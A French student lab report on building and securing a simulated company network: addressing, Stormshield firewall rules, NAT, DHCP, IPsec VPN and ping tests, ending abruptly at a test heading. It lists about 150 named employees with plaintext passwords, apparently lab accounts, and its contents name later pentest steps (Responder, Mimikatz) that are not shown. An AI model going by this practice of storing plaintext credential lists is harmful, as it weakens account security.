



## SAÉ 4.Cyber.01 - Sécuriser un système d'information

<b>Introduction.....</b>	<b>3</b>
Etape 1 : Présentation du projet.....	3
Etape 2 : Topologie.....	3
<b>Partie 1 : Présentation du laboratoire.....</b>	<b>4</b>
Etape 1 : Table d'adressage.....	4
Etape 2 : Organigramme.....	5
<b>Partie 2 : Pare-feu.....</b>	<b>11</b>
Etape 1 : Configuration des interfaces.....	11
Etape 2 : Activation du DHCP.....	12
Etape 3 : Ajout des règles de parefeu.....	14
Etape 4 : Configuration de la liaison VPN IPSEC.....	16
Etape 5 : Test de bon fonctionnement.....	16
<b>Partie 3 : Serveur Windows.....</b>	<b>21</b>
Etape 1 : Active Directory.....	21
Etape 2 : RODC.....	26
<b>Partie 4 : Serveurs diverses.....</b>	<b>29</b>
Étape 1 : Installation du serveur de supervision.....	29
Étape 2 : Configuration du serveur de supervision.....	31
Étape 3 : Configuration d'un agent.....	33
Étape 4 : Installation du serveur d'impression.....	36
Étape 5 : Installation du serveur de métier.....	39
<b>Partie 5 : DMZ.....</b>	<b>41</b>
Etape 1 : Serveur WEB principal.....	41
Etape 2 : Serveur HAProxy.....	42
Etape 3 : ModSecurity.....	44
Etape 4 : Vérification.....	45
Etape 5 : Serveurs DNS.....	48
Etape 6 : Création des fichiers de zone.....	49
Etape 7 : Mise en place du serveur DNS secondaire.....	51

<b>Partie 6 : Test de pénétration du serveur Windows.....</b>	<b>54</b>
Etape 1 : Gaining access - génération d'un malware.....	54
Etape 2 : LLMNR poisoning avec Responder.....	56
Etape 3 : IMITATION DE JETON.....	58
Etape 4 : MIMIKATZ.....	60
Etape 5 : Contre-mesures.....	62
<b>Conclusion.....</b>	<b>64</b>
<b>Annexe.....</b>	<b>65</b>
Serveur Windows :.....	65
Serveurs diverses :.....	68
DMZ :.....	68
Pentest :.....	69


## Introduction

### Etape 1 : Présentation du projet

Ce projet consiste à simuler un réseau opérateur à l'aide de GNS3, une plateforme de simulation de réseaux informatiques. Ce réseau est conçu pour relier une entreprise qui possède un site principal, une zone démilitarisée (où sont hébergés les serveurs), une partie LAN pour les clients et une succursale, tout cela relié par un pare-feu.

### Etape 2 : Topologie

Voici la topologie de notre laboratoire :



## Partie 1 : Présentation du laboratoire

### Etape 1 : Table d'adressage


Ci-dessous le tableau d'adressage des machines présentes dans le laboratoire. Nous comptons 3 sous réseaux (sans compter le wan), 10.10.10.0/24, 10.10.20.0/24, 10.10.30.0/24.

Site de Saint-Denis			
Label	Interface	Adresse	Passerelle
STORMSHIELD	f0/1	DHCP	DHCP
	f0/2	10.10.10.254/24	—
	f0/3	10.10.20.254/24	—
	f0/4	10.10.30.254/24	—
PC1	eth0	10.10.20.1/24	10.10.20.254
PC2	eth0	10.10.20.2/24	10.10.20.254
APSwitcher (load balancer)	f0/1	10.10.30.1/24	10.10.30.254
APSrv1 (serveur web 1)	eth0	10.10.30.2/24	10.10.30.254
APSrv2 (serveur web 2)	eth0	10.10.30.3/24	10.10.30.254
DNS1	eth0	10.10.30.4/24	10.10.30.254
DNS2	eth0	10.10.30.5/24	10.10.30.254
ADSrv (serveur AD)	eth0	10.10.10.10/24	10.10.10.254
PRTSrv (serveur d'impression)	eth0	10.10.10.40/24	10.10.10.254
SUPSrv (serveur superviseur)	eth0	10.10.10.100/24	10.10.10.254
JOBSrv (serveur métiers)	eth0	10.10.10.201/24	10.10.10.254

Site de Saint-Pierre			
Label	Interface	Adresse	Passerelle
STORMSHIELD	f0/1	DHCP	DHCP
	f0/2	10.20.10.254/24	—
ADSrv	eth0	10.20.10.11/24	10.20.10.254

## Etape 2 : Organigramme

Ci-dessous l'organigramme de la société. Nous allons ajouter ces utilisateurs dans l'Active Directory afin qu'ils aient tous une session pour travailler.



En plus des personnes contenu dans l'organigramme, voici la liste des personnes aux complets :

Prénom	Nom	Fonction	Mot de passe
Claire	BEGUE	Commerce	O#2iA3G
Julie	ROY	Commerce	#%7M7oq
Marie-Eve	SIMARD	Commerce	b90jU%l
Mathieu	ST-PIERRE	Commerce	^X8sG+K
Patrick	THIBAUT	Commerce	F1m\$qUF
Geneviève	TREMBLAY	Commerce	A\$Y#a4C
Léa	TREMBLAY	Commerce	y8Bb+OG
Nathalie	VALLÉE	Commerce	*oF0nP^

Éric	VEILLEUX	Commerce	I%yk1sV
Patrick	VILLENEUVE	Commerce	cCM*21o
Marie	PAPIER	DAF	zQxe+9^
Laurent	LEGROS	Directeur commercial	1Hh\$pkg
Jean	BORDEREAU	Directeur commercial	F8Gx@\$S
Jason	MAHLHENDRIN	Directeur commercial	Ov@9Ts1
Henri	FEVRIER	Directeur général	0SgX@11
Lisa	FREITAS PATIENT	DMA	%61libD
Jérôme	GERARD	DMA	kLU%A2\$
Thibault	GRAND	DMA	Q8*JHo%
Sandrine	SINAPOUR	DOP	vj7p\$4P
Claire	GILLOT	DRH	zK9+8JR
Pierre	BOURGEOIS	DSI	c7b4gl*
Nathalie	BERNARD	Pôle dev logiciel	40\$gPr4
Martin	BERTRAND	Pôle dev logiciel	+1DEEEj
Julie	BERGERON	Pôle dev logiciel	aT2dnM+
Philippe	BERGERON	Pôle dev logiciel	ZTa@W4a
Daniel	BISSON	Pôle dev logiciel	Vt^Sk\$1
Annie	DUMAS	Pôle dev logiciel	*sLt4is
André	LÉGARÉ	Pôle dev logiciel	41@bUtW
Éric	LEMAY	Pôle dev logiciel	dL^9fx5
Marie-Hélène	LEMIEUX	Pôle dev logiciel	FOb0Bg@
Isabelle	PAQUIN	Pôle dev logiciel	ck7*KDy
Marie-Claude	PARENT	Pôle dev logiciel	6*ECh@4
Martin	PELLERIN	Pôle dev logiciel	PFo3?C5
Pierre	ROUSSEAU	Pôle dev logiciel	#^+jUY6
Monique	MACDONALD	Pôle dev logiciel	5s\$nNDp
Loïc	EON	Pôle dev logiciel	hBZ8q4*
Marie-Eve	BÉLAND	Pôle opérations	?N0roPo
Isabelle	BEAULIEU	Pôle opérations	n#MeAQ6
Annie	BEAUDRY	Pôle opérations	*m*KW3y
Mélanie	COUTURE	Pôle opérations	yeJL^8P

Nicolas	DALLAIRE	Pôle opérations	wvtZ8R+
Marc	DESJARDINS	Pôle opérations	s2?akEo
Marie-Josée	GAGNÉ	Pôle opérations	5YGNgx*
Dubois	GAGNON	Pôle opérations	L+Zg*A8
Tremblay	GAUTHIER	Pôle opérations	%0ex5c5
Amélie	GRÉGOIRE	Pôle opérations	FYs9J0*
Mathieu	GROLEAU	Pôle opérations	E62m*rU
Marie-Pier	GRONDIN	Pôle opérations	#6K@h%k
Isabelle	HAMEL	Pôle opérations	*daLw1K
Jonathan	LABRECQUE	Pôle opérations	VzO8*f@
Éric	LACHANCE	Pôle opérations	N*2vDMI
Geneviève	LACHAPELLE	Pôle opérations	C6sgdH@
Denis	LANDRY	Pôle opérations	X5E%xM8
Amélie	LEFEBVRE	Pôle opérations	3rrMqo+
Natalie	LEFEBVRE	Pôle opérations	p68TVZ+
Joëlle	LEFEBVRE	Pôle opérations	1\$F9qo2
Marie-Josée	MARTINEAU	Pôle opérations	0%1nFeM
Louis	MERCIER	Pôle opérations	p6W*Of5
Léo	MORIN	Pôle opérations	Thh7^OO
Catherine	PELLETIER	Pôle opérations	7l?bJFL
François	PELLETIER	Pôle opérations	VIwlG#9
Julie	PELLETIER	Pôle opérations	0^tkYG^
Éric	PERREAULT	Pôle opérations	*dy1BkA
Louane	PIERRT	Pôle opérations	v0@9TL@
Alice	GERMAIN	Pôle opérations	DFd+6tE
Manon	RASPI	Pôle opérations	j%WNDI9
Annie	ALLARD	Pôle recouvrement	3IG0+pH
Stéphanie	BÉLANGER	Pôle recouvrement	D++sw5F
Véronique	BÉLANGER	Pôle recouvrement	vVi?2yv
Annie	DUBÉ	Pôle recouvrement	\$^\$gn8J
Luc	DUBÉ	Pôle recouvrement	Qm2Tir+
Mélanie	DUBÉ	Pôle recouvrement	5al@v#j

Philippe	GENDRON	Pôle recouvrement	@KZuya8
Guillaume	GIGUÈRE	Pôle recouvrement	I79tZd+
Richard	GIRARD	Pôle recouvrement	f+J6qCT
Mélanie	LEFEBVRE	Pôle recouvrement	I4dSM@B
Zaran	LEFEBVRE	Pôle recouvrement	*x3Bx#B
Pascale	LEFEBVRE	Pôle recouvrement	Briq+3#
Alexandre	MORISSETTE	Pôle recouvrement	P?4r21c
Valérie	NADEAU	Pôle recouvrement	35MAx+D
Nathalie	OUELLET	Pôle recouvrement	i^2mDAi
Justine	RIVIÈRE	Pôle recouvrement	I^ne7M#
Donain	SAMOUSSA	Pôle recouvrement	@%vv6wN
Maline	ROSÉE	Pôle recouvrement	g2iNe%r
Francis	BEAUDOIN	Pôle réseau système	^3HahGX
Nathalie	BÉGIN	Pôle réseau système	WxWQ18\$
Jean-François	BERNARD	Pôle réseau système	1%yVBo?
François	BELLEMARE	Pôle réseau système	Pu2z+kC
Caroline	BÉLIVEAU	Pôle réseau système	qMm%2#1
Jean-Sébastien	DUBOIS	Pôle réseau système	XTe8\$ew
Karine	DUCHARME	Pôle réseau système	xZg@K6g
Jean	DUFOUR	Pôle réseau système	hDjml%7
Simon	GIROUX	Pôle réseau système	o@jeF6b
Anne-Marie	GOSSELIN	Pôle réseau système	Yz^O23I
Marie	GOULET	Pôle réseau système	\$tz500X
Daniel	OUELLETTE	Pôle réseau système	^522i8A
Marie-Claude	OUELLETTE	Pôle réseau système	YT4t9+%
Catherine	PAQUETTE	Pôle réseau système	r1jxMj*
Sébastien	PLANTE	Pôle réseau système	C^Wh807
Julie	POIRIER	Pôle réseau système	dY0?V\$H
Laurent	KOSKAS	Pôle réseau système	CKcJ6U*
Patrick	JOINTURE	Pôle réseau système	W\$Ph4HV
Antoine	DORO	Pôle réseau système	3DeTLw+
Lukas	BOYER	Pôle réseau système	+9Ggx*U

Emilie	CHELONE	Pôle réseau système	B1iUk5*
Pierre	BÉLISLE	Pôle sécurité	Km43?u4
Marc	BÉRUBÉ	Pôle sécurité	295Us%K
Sylvie	RICHARD	Pôle sécurité	y*Knh9j
Nathalie	ROBERT	Pôle sécurité	^GXWS1n
Robert	ARNAU	Pôle sécurité	@6w%0T6
Marc	RAZAFINDRALAMBO	Pôle sécurité	L%Gk5B^
Francis	BLAIS	Service comptia	p4Kr\$5b
Patrick	BOISVERT	Service comptia	VNnKe?4
Mathieu	BOIVIN	Service comptia	ge6r%kY
Simon	CHAREST	Service comptia	L+F##r1
Patrick	CLOUTIER	Service comptia	Y\$9e0Jq
Robert	CÔTÉ	Service comptia	judG9B?
Laurent	CHANE	Service comptia	3vm7J^?
Marie-Paule	DE LA ROCHELLE	Service comptia	yQNh5e?
Louise	ALIBABA	Service comptia	F^#eA7c
Steve	BOUDREAU	Service paie	5ih@JYA
André	CARON	Service paie	cCZ?I4p
Valérie	CHAMPAGNE	Service paie	q?CaHo0
Chloé	FORTIN	Service paie	9\$YvMfS
Sébastien	FORTIN	Service paie	O#+Dm9D
Josée	FOURNIER	Service paie	KA8+V0q
Marie	LEBLANC	Service paie	tESM#C8
Mathieu	LECLERC	Service paie	hQVI1I^
Stéphane	LECLERC	Service paie	0^OUS2r
Émilie	MARTEL	Service paie	+\$C9xvg
Dupont	MARTIN	Service paie	3q3M8?8
David	MARTINEAU	Service paie	*v6#ZfV
Marion	SIEMENS	Service paie	Hy?6aS1
Louis	KLEIN	Service paie	?c4*U3W
Marvin	LOYAL	Service paie	ly\$Uv3^
Sophie	BOUCHARD	Service recrutement	5B2pQ0+

Nathalie	BOUCHER	Service recrutement	FM3jFG^
Pierre	BOUCHER	Service recrutement	4Llwhp%
Caroline	DUPUIS	Service recrutement	6%it*dW
Christine	FAUCHER	Service recrutement	#52bH3v
Caroline	FORTIER	Service recrutement	ki#QK41
Michel	LANGLOIS	Service recrutement	vS*2vrC
Isabelle	LAPOINTE	Service recrutement	S5dw8l*
Gagnon	LAVOIE	Service recrutement	1?zmArD
Karine	LÉVESQUE	Service recrutement	7LOzeJ+
Zouzoune	LÉVESQUE	Service recrutement	Uh5p\$pi
Marie-Pierre	LÉVESQUE	Service recrutement	69Ne7Y+
Jean	PETIT	Service recrutement	%utWrG0
Sisi	BEGUE	Service recrutement	I\$ogNT6
Julien	LARDON	Service recrutement	UV4?Skd

## Partie 2 : Pare-feu

Dans le cadre de ce laboratoire, nous avons utilisé des pare-feu Stormshield, des outils de sécurité reconnus pour leur fiabilité et leur efficacité, afin de mettre en place une topologie réseau répondant à divers besoins, notamment en matière de pare-feu, de serveur DHCP, et de liaison VPN site à site.

### Etape 1 : Configuration des interfaces

Nous allons maintenant attribuer les adresses aux interfaces. Pour ce faire, nous naviguons vers l'onglet "interfaces" situé dans le panneau "Configuration", dans la catégorie "Network".

Interface	Port	Type	Status	IPv4 address	Comments
1	Ethernet, 1 Gb/s			192.168.122.189/24 (DH...	
2	Ethernet, 1 Gb/s			10.10.10.254/24	
3	Ethernet, 1 Gb/s			10.10.20.254/24	
4	Ethernet, 1 Gb/s			10.10.30.254/24	

Puis, pour ajouter une adresse IP à une interface nous ouvrons le panneau de configuration en double cliquant sur celle-ci.

Une fois ouvert, nous vérifions que celle-ci est bien active en observant l'interrupteur de la rubrique status. Enfin, nous nous rendons vers la fin du panneau de configuration pour y trouver le mode d'adressage.

The screenshot shows the EVA1 network interface configuration interface. The top navigation bar includes 'MONITORING' and 'CONFIGURATION' tabs, the system name 'EVA1 VMSNSX09K0639A9', and user information 'admin WRITING LOGS: RESTRICTED ACCESS'. The main panel is titled 'NETWORK / INTERFACES' and displays a table with three rows: 'out', 'servers' (which is selected and highlighted in green), and 'clients'. The 'servers' row details are shown in a modal: Type: Ethernet, 1 Gb/s, Protected; Status: Enabled, Connected; Port: 2; MAC address: 0c:6c:75:9b:00:01; System name: em1; IPv4 addresses: 10.10.10.254/24. To the right of the table, there are 'GENERAL' and 'ADVANCED PROPERTIES' tabs, and sections for 'Status' (ON) and 'General settings' (Name: servers, Comments:).

Pour ajouter une adresse IP comme indiqué sur l'illustration ci-dessus, nous choisissons l'option "IP fixe" pour pouvoir ajouter une adresse statique. Ensuite, nous ajoutons l'adresse correspondante à l'interface en se référant aux plans d'adressage et en cliquant sur "add". Nous saisissons l'adresse et son masque tel que montré sur l'illustration.

Nous répétons cette étape pour toutes les interfaces en nous référant aux plans d'adressage.

## **Etape 2 : Activation du DHCP**

L'interface "clients" nécessitant l'ajout d'un adressage dynamique, il nous faut activer le service DHCP sur celle-ci. Pour permettre l'activation du DHCP, il nous faut nous rendre dans l'onglet "DHCP" se trouvant dans le panneau "Configuration" dans la catégorie "Network".

Une fois dessus, nous pouvons cliquer sur le bouton d'activation de celui-ci. Nous pouvons ensuite descendre dans l'onglet jusqu'à la rubrique "Address range" et y ajouter une nouvelle plage d'adresse.

### Ajout du DHCP

The screenshot shows the EVA1 network configuration interface. In the top navigation bar, 'MONITORING' and 'CONFIGURATION' are visible, along with the device name 'EVA1' and its serial number 'VMSNSX09K0639A9'. The user is logged in as 'admin' with writing permissions enabled. The main panel displays the 'ADDRESS RANGE' section under 'NETWORK / DHCP'. A table lists an existing entry: 'Range-clients' (Gateway: Firewall\_clients, Primary DNS: dns1, Secondary DNS: dns2, Domain name: Default domain). A new row is being added, indicated by a cursor in the 'Address range' column.

Une nouvelle ligne s'ajoute au tableau, qu'il faut remplir. Dans la première colonne, nous ajoutons un nouvel objet de type "range" permettant d'indiquer la plage d'adresse utilisée. Puis dans la seconde colonne nous sélectionnons la passerelle du réseau "clients" qui correspond à l'adresse de l'interface du pare-feu symbolisé par l'objet "Firewall\_client" en l'occurrence. Et dans les deux autres colonnes nous indiquons les DNS en ajoutant de nouveaux objets de type host. Enfin, nous sauvegardons la configuration en cliquant sur le bouton "Apply".

### Création objet plage d'adresse

The screenshot shows the 'CREATE AN OBJECT' dialog for creating a new address range. On the left, a sidebar lists objects: Host, DNS name (FQDN), Network, Address range (selected), and Router. The main form has 'Object name:' set to 'Range-clients'. Under 'IPv4 addresses', 'Start:' is '10.10.20.1' and 'End:' is '10.10.20.250'.

### Création objet host DNS

The screenshot shows the 'CREATE AN OBJECT' dialog for creating a new host DNS object. On the left, a sidebar lists objects: Host (selected), DNS name (FQDN), Network, and Address range. The main form has 'Object name:' set to 'dns1', 'IPv4 address:' set to '10.10.30.4', and 'MAC address:' set to '01:23:45:67:89:ab (optional)'.

### **Etape 3 : Ajout des règles de parefeu**

Définir des règles de pare-feu est essentiel pour la sécurité informatique car cela permet de contrôler le trafic entrant et sortant du réseau d'une organisation. Cette stratégie de sécurité préventive protège contre les accès non autorisés et les attaques cybernétiques, tout en facilitant la conformité aux réglementations légales. Les pare-feu servent de barrière entre un réseau sécurisé et des sources externes potentiellement dangereuses, filtrant le trafic en fonction des règles établies et minimisant ainsi la surface d'attaque pour les menaces. En fin de compte, les règles de pare-feu sont un élément clé pour maintenir la confidentialité, l'intégrité et la disponibilité des données et des ressources informatiques.

Concernant notre configuration, nous allons adopter un modèle "zero trust". Ce modèle se définit comme une stratégie de sécurité qui stipule qu'aucune entité (utilisateur, application, service ou appareil) ne doit être considérée comme fiable par défaut. Plus simplement, nous autorisons seulement le strict minimum.

D'autre part, comme nous montre l'illustration ci-dessous. Les pare-feu stormshield traitent les règles de pare-feu de manière inverse à ce que l'on voit typiquement. Cela signifie que plutôt que de prioriser les règles énumérées en haut de la liste, Stormshield attribue une priorité supérieure aux règles qui se trouvent en bas de la liste. En pratique, cela signifie que lorsque le pare-feu évalue le trafic pour prendre une décision de filtrage, il commence par la règle la plus basse et remonte jusqu'à trouver une règle applicable au trafic en question. Cette règle s'applique alors, indépendamment de toute autre règle qui pourrait correspondre plus haut dans la liste. Ce modèle de priorisation assure que les politiques les plus spécifiques, souvent placées à la fin de la liste étant donné leur spécificité, sont évaluées en premier, ce qui peut aider à affiner la stratégie de sécurité.

Nous avons en tout les règles 6 à 3 qui nous sont utiles, que nous détaillons comme ci-dessous. Quant aux règles 1 et 2 sont là pour permettre l'accès au panel de configuration web du pare-feu.

**Règle 6** : Permet de bloquer tous les trafics entrant comme sortant.

**Règle 5** : Permet d'autoriser tous les trafics des réseaux client et serveur vers tous les sous-réseaux.

**Règle 4** : Permet de bloquer l'accès du réseau clients vers le serveur de supervision.

**Règle 3** : Permet d'autoriser tous les sous-réseaux d'accéder à internet.

### Règles de parefeu

Rule	Action	Source	Destination	Port	Protocol	Security	Comments
1	pass	Any	firewall_all	firewall_srv	https	IPS	Admin ...
2	pass	Any	firewall_all	Any	icmp (Echo request)	IPS	Allow ...
3	pass	Network_dmz Network_clients Network_servers	Internet	Any		IPS	Create...
4	block	Network_clients	Supervisor	Any		IPS	Create...
5	pass	Network_clients	Network_dmz Network_servers Network_clients	Any		IPS	Create...
6	block	Any	Any	Any		IPS	Block all

Une fois les règles appliquées, il est nécessaire de définir les NAT entrant/sortant. Ci-dessous, la configuration :

### Règles de NAT

Rule	Status	Original traffic (before translation)				Traffic after translation			
		Source	Destination	Dest. port	Source	Src. port	Destination	Dest. port	
1	on	Network_clients Network_dmz Network_servers	Internet	Any	Firewall_out	ephemeral_fw	Any		
2	on	Internet	Firewall_out interface: out	https	*	haproxy	https		
3	on	Internet interface: dmz	Firewall_out interface: out	dns	*	dns1	dns		

Nous avons une règle qui permet aux sous réseaux de pouvoir accéder à internet. Et deux autres règles qui permettent d'autoriser l'accès externe de la DMZ, afin de donner accès au serveur DNS et WEB (par l'intermédiaire du loadbalancer).

#### Etape 4 : Configuration de la liaison VPN IPSEC

Nous utilisons la liaison VPN IPsec (Internet Protocol Security) pour sécuriser les communications réseau entre nos réseaux distants via Internet. Cette liaison assure la confidentialité, l'intégrité et l'authenticité des données en chiffrant le trafic IP.

Pour configurer le VPN il nous faut nous rendre dans l'onglet "IPSec VPN" dans la catégorie "VPN" :

The screenshot shows the EVA1 configuration interface with the title "Configuration du VPN IPsec". The top navigation bar includes "MONITORING" (selected), "CONFIGURATION", "EVA1", "VMSNSX09K0639A9", and user status "admin WRITING LOGS: RESTRICTED ACCESS". The main content area is titled "VPN / IPSEC VPN" and shows an "ENCRYPTION POLICY - TUNNELS" table. The table has columns: ID, Status, Local network, Peer, Remote network, Encryption profile, Keep alive, and Comments. One entry is listed: ID 1, Status on, Local network Network\_server, Peer Site\_stms2, Remote network network-sp-serv, Encryption profile StrongEncryption, Keep alive 30, and Comments Originally create... A toolbar above the table includes "Actions" (Add, Delete, Up, Down, Cut, Copy, Paste, Show details, Search). On the left sidebar, under the "VPN" section, "IPSec VPN" is selected. Other options include "SSL VPN Portal".

Pour la configuration de notre liaison IPSEC, nous nous sommes aidés de ce tuto :

<https://siocours.lycees.nouvelle-aquitaine.pro/doku.php/activiteipsec>

#### Etape 5 : Test de bon fonctionnement

Nous procédons maintenant à plusieurs tests :

##### 1) Ping des interfaces

Nous vérifions que les PCs utilisateurs ont bien accès aux machines des autres réseaux du site de Saint-Denis. Nous testons simplement un ping depuis le PC de l'utilisateur 1, que nous nommerons User1.

Premièrement, nous testons un ping vers le serveur AD, puis un ping de User1 vers le HAProxy (loadbalancer).

## User1 vers le serveur AD

```
C:\Users\echelone>ping 10.10.10.10

Envoi d'une requête 'Ping' 10.10.10.10 avec 32 octets de données :
Réponse de 10.10.10.10 : octets=32 temps=2 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=2 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=1 ms TTL=127
Réponse de 10.10.10.10 : octets=32 temps=2 ms TTL=127

Statistiques Ping pour 10.10.10.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms. Maximum = 2ms. Moyenne = 1ms
```

### User1 vers le HAProxy

```
C:\Users\echelone>ping 10.10.30.1

Envoi d'une requête 'Ping' 10.10.30.1 avec 32 octets de données :
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63

Statistiques Ping pour 10.10.30.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 2ms, Moyenne = 1ms
```

## 2) Test du DHCP

Nous vérifions que les utilisateurs peuvent récupérer une adresse en réalisant une requête DHCP.

## Requête DHCP sur User1

### 3) Test des règles de pare-feu

Comme vu précédemment dans la configuration des règles de pare-feu , nous devons observer que celles-ci sont bien appliquées. Ci-dessous, les tests :

- Autoriser l'accès à Internet :

#### Client > Internet

```
C:\Users\echelone>ping 1.1.1.1

Envoi d'une requête 'Ping' 1.1.1.1 avec 32 octets de données :
Réponse de 1.1.1.1 : octets=32 temps=19 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=15 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=9 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=12 ms TTL=58

Statistiques Ping pour 1.1.1.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 9ms, Maximum = 19ms, Moyenne = 13ms
```

#### DMZ > Internet

```
root@ubuntu:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=58 time=4.42 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=58 time=5.04 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=58 time=4.68 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 4.417/4.712/5.042/0.256 ms
```

#### AD > Internet

```
C:\Users\Administrateur>ping 1.1.1.1

Envoi d'une requête 'Ping' 1.1.1.1 avec 32 octets de données :
Réponse de 1.1.1.1 : octets=32 temps=92 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=30 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=13 ms TTL=58
Réponse de 1.1.1.1 : octets=32 temps=13 ms TTL=58

Statistiques Ping pour 1.1.1.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 13ms, Maximum = 92ms, Moyenne = 37ms
```

## b. Bloquer l'accès au serveur de supervision :

**Client > Superviseur**

```
C:\Users\echelone>ping 10.10.10.100

Envoi d'une requête 'Ping' 10.10.10.100 avec 32 octets de données :
Délai d'attente de la demande dépassé.

Statistiques Ping pour 10.10.10.100:
    Paquets : envoyés = 4, reçus = 0, perdus = 4 (perte 100%),
```

## c. Autoriser l'accès aux sous-réseaux depuis le réseau client :

**Client > DMZ**

```
C:\Users\echelone>ping 10.10.30.1

Envoi d'une requête 'Ping' 10.10.30.1 avec 32 octets de données :
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=2 ms TTL=63
Réponse de 10.10.30.1 : octets=32 temps=1 ms TTL=63

Statistiques Ping pour 10.10.30.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 2ms, Moyenne = 1ms
```

**Client > Client**

